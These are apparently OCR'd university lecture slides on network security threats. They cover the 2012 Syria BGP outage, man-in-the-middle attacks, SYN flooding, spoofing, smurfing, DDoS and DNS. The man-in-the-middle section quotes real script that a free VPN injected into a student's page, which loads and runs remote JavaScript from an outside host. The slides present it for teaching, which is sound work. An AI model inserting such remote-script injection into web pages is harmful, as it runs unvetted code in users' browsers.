Network Security Threats


http://www.inf.ed.ac.uk/teaching/courses/cs/

KAMI VANIEA
18 JANUARY

First, some news…

Or in this case, some olds…

https://blog.cloudflare.com/how-syria-turned-off-the-internet/



How Syria Turned Off the Internet

29 Nov 2012 by Matthew Prince.

Today, 29 November 2012, between 1026 and 1028 (UTC), all traffic from Syria to the rest of the Internet stopped. At CloudFlare, we witnessed the drop off. We've spent the morning studying the situation to understand what happened. The following graph shows the last several days of traffic coming to CloudFlare's network from Syria.

Since the beginning of today's out
That is a more complete blackout
the Internet (see, for example, Eg
trickled out).

What Happened?


The Syrian Minister of Information is being reported as saying that the government did not disable the Internet, but instead the outage was caused by a cable being cut. Specifically: "It is not true that the state cut the Internet. The terrorists targeted the Internet lines, resulting in some regions being cut off." From our investigation, that appears unlikely to be the case.


To begin, all connectivity to Syria, not just some regions, has been cut. The exclusive provider of Internet access in Syria is the state-run Syrian Telecommunications Establishment. Their network AS number is AS29386. The following network providers typically provide connectivity from Syria to the rest of the Internet: PCCW and Turk Telekom as the primary providers with Telecom Italia and TATA for additional capacity. When the outage happened, the BGP routes to Syrian IP space were all simultaneously withdrawn from all of Syria's upstream providers. The effect of this is that networks were unable to route traffic to Syrian IP space, effectively cutting the country off the Internet.

Syria has 4 physical cables that connect it to the rest of the Internet. Three are undersea cables that land in the city of Tartous, Syria. The fourth is an over-land cable through Turkey. In order for a whole-country outage, all four of these cables would have had to been cut simultaneously. That is unlikely to have happened.

Syria going offline – November 2012

- Article: https://blog.cloudflare.com/how-syria-turned-off-the-internet/
- Going offline: https://player.vimeo.com/video/54630037
- Going online: https://player.vimeo.com/video/54670123





Each number is an AS, which is a network run by a single group.

Each colored line is the current shortest path between two AS's.
All lines on this graph connect Syria to other parts of the world.

Paths shift all the time. This is normal on the internet as the current shortest path is dynamically negotiated (BGP routing).

Syria's AS is, directly connected to three other AS's.

Syria going offline – November 2012

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


FAQs

- Do you require programming knowledge?
  - Yes, but only in general. You should know about object oriented and procedural languages.
- Can I skip one of the lectures?
  - We do not take attendance or give out marked quizzes. But we also do not record lecture…
- Are the courseworks practical or theoretical?
  - Both. We have one practical coursework and one theoretical coursework that are marked.
- Where is the course webpage?
  - `http://www.inf.ed.ac.uk/teaching/courses/cs/`

Who teaches this course?

DR KAMI VANIEA

DR MYRTO ARAPINIS

Internet attacks and defenses

1. Someone finds an exploit
2. Exploit seen in the wild, possibly to large effect
3. Short-term workarounds; specific detection/recovery
4. Proper repairs to software or protocols are issued
5. Over time, most sties implement repairs
6. Remaining sites may be black-listed

During normal operation:

- My laptop always has the same IP address.
  - False
- My laptop always has the same MAC wireless address.
  - True
- VPNs hide my laptops IP from the web site I am visiting.
  - True
- VPNs protect my data from modification between my computer and the destination website.
  - False – VPNs only protect to VPN endpoint
- My ISP can add and change cookies sent to a website.
  - True – Unless the cookies are encrypted


Types of threats


- **Interception** – Unauthorized viewing of information (Confidentiality)
- **Modification** – Unauthorized changing of information (Integrity)
- **Fabrication** – Unauthorized creation of information (Integrity)
- **Interruption** – Preventing authorized access (Availability)


Today we will focus on:

- Man in the middle
- Denial of service
- DNS attack


Man in the middle










- Charlie is in the middle between Alice and Bob.
- Charlie can:
  - View traffic
  - Change traffic
  - Add traffic
  - Delete traffic
- Charlie could be:
  - Internet service provider
  - Virtual Private Network (VPN) provider
  - WIFI provider such as a coffee shop
  - An attacker re-routing your connection
  - An incompetent admin (it happens)








The following is an attack that actually happened to a student of mine when they were trying to upload their "set a cookie" homework using a free VPN.



```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct Answer



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        <script>
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        </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.flo
or(Math.random()*999),'TOP':(parent.location!=document.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWC
NTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER': 'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2
$.VER+"&afver="+_AF2$.AFVER+"' type='text/javascript'></scr"+"ipt>");}</script>
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
</html>
```

Attacked Answer



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</html>
```



Attacked Answer



```
ANCHORFREE_VERSION="633161526“;
var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','C
T':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss7
34','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=do
cument.location||top.location!=document.location)?0:1,'AFVER':'3.
42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NO
FBWNAME':'NO_FBW_FIREFOX','B':'f','VER':
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"
&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.
B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"'
type='text/javascript'></scr"+"ipt>");}
```



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34','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=do
cument.location||top.location!=document.location)?0:1,'AFVER':'3.
42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NO
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

'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"
&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.
B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"'
type='text/javascript'></scr"+"ipt>");}
```




This code is downloading more javascript from box.anchorfree.net running it on the client.

```
document.write("<scr"+"ipt
src='http://box.anchorfree.n
et/insert/insert.php?sn="+_
AF2$.SN+"&ch="+_AF2$.CH
+"&v="+ANCHORFREE_VERS
ION+6+"&b="+_AF2$.B+"&v
er="+_AF2$.VER+"&afver="+
_AF2$.AFVER+"'
type='text/javascript'></scr"
+"ipt>”);
```



Think-pair-share

- **Think** quietly to yourself for 1 minute
- **Pair** with your neighbor for 3 minutes
- **Share** with the class – group discussion



Think-pair-share:

- Why do this attack at all?
- This code is complex for a reason, what is it?

```
ANCHORFREE_VERSION="633161526“;
var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSC
NL000550','CT':'z51','HST':'&sessStartTime=1422651433
&accessLP=1','AFH':'hss734','RN':Math.floor(Math.rando
m()*999),'TOP':(parent.location!=document.location||top.l
ocation!=document.location)?0:1,'AFVER':'3.42','fbw':fals
e,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NOF
BWNAME':'NO_FBW_FIREFOX','B':'f','VER':
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF
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


In short:


Dangerous stuff happens on the Internet, do not assume data will be safe in transit

Your Computer


The Internet

Here Be Dragons

Website Server



Denial of Service



Denial of Service (DoS)


An attack that prevents valid users from accessing a service.

Common examples:

- Cutting power, cables, etc.
- Overloading a server with invalid traffic
- Removing a user account


Attacks:

- SYN flooding
- Spoofing
- Smurfing



Syria is network 29386 in the center

An example network



SYN Flooding


Send tons of requests at the victim and overload them.

- Basic three-part handshake used by Alice to initiate a TCP connection with Bob.

$$\begin{aligned} A \rightarrow B:&\quad \mathrm{SYN},\ X \\ B \rightarrow A:&\quad \mathrm{ACK},\ X+1;\ \mathrm{SYN}, Y \\ A \rightarrow B:&\quad \mathrm{ACK},\ Y+1 \end{aligned}$$

- Alice sends many SYN packets, without acknowledging any replies. Bob accumulates more SYN packets than he can handle.


SYN flood example



Connection	Sequence	IP
Connection 1	57	1.1.1.1

SYN flood example

- Attacker sends SYN and ignores ACK
- Victim must maintain state



Connection	Sequence	IP
Connection 1	57	1.1.1.1
Connection 2	452	1.1.1.1
Connection 3	765	1.1.1.1
Connection 4	2	1.1.1.1
Connection 5	546	1.1.1.1
Connection 6	97	1.1.1.1
Connection 7	56	1.1.1.1
Connection 8	15	1.1.1.1

SYN Flooding


- Problems
  - Attribution – attacker users their own IP which could be traced
  - Bandwidth – attacker users their own bandwidth which is likely smaller than a server's
- Effective against a small target
  - Someone running a game server in their home
- Not effective against a large target
  - Company website

Spoofing: forged TCP packets

- Same as SYN flooding, but forge the source of the TCP packet
- Advantages:
  - Harder to trace
  - ACKs are sent to a second computer, less attacker bandwidth used
- Problems:
  - Ingress filtering is commonly used to drop packets with source addresses outside their origin network fragment.


Smurfing (directed broadcast)

- The smurfing attack exploits the ICMP (Internet Control Message Protocol) whereby remote hosts respond to echo packets to say they are alive (ping).
- Some implementations respond to pings to broadcast addresses.
- Idea: Ping a LAN to find hosts, which then all respond to the ping.
- Attack: make a packet with a forged source address containing the victim's IP number. Send it to a smurf amplifier, who swamp the target with replies.



Smurfing example


- Attacker sends 1 ping which is sent to every node on the LAN



Smurfing example

- Each node responds to victim

LANs that allow Smurf attacks are badly configured. One approach is to blacklist these LANs.



powertech

Smurf Amplifier Registry (SAR)
http://www.powertech.no/smurf/

Current top ten smurf amplifiers (updated every 5 minutes)
(last update: 2016-01-17 23:31:02 CET)

Network	#Dups	#Incidents	Registered at	Home AS
212.1.130.0/24	38	0	1999-02-20 09:41	AS9105
204.158.83.0/24	27	0	1999-02-20 10:09	AS3354
209.241.162.0/24	27	0	1999-02-20 08:51	AS701
159.14.24.0/24	20	0	1999-02-20 09:39	AS2914
192.220.134.0/24	19	0	1999-02-20 09:38	AS685
204.193.121.0/24	19	0	1999-02-20 08:54	AS701
198.253.187.0/24	16	0	1999-02-20 09:34	AS22
164.106.163.0/24	14	0	1999-02-20 10:11	AS7066
12.17.161.0/24	13	0	2000-11-29 19:05	not-analyzed
199.98.24.0/24	13	0	1999-02-18 11:09	AS6199

2457713 networks have been probed with the SAR
56 of them are currently broken
193885 have been fixed after being listed here


Distributed Denial of Service (DDoS)

A large number of machines work together to perform an attack that prevents valid users from accessing a service.

Common examples:


- Slashdot effect – a large number of valid users all try and access at once.
- Botnets
- Amazon web services

DNS attacks



Domain Name Service (DNS)

- The DNS service translates human friendly URLs such as http://vaniea.com to their IP address such as 69.163.145.230.
- Mappings between URLs and IPs are not static.
- One domain, such as google.com, may have many IP addresses associated with it.
- One way to get in the middle or deny access is to change a DNS entry record.



Questions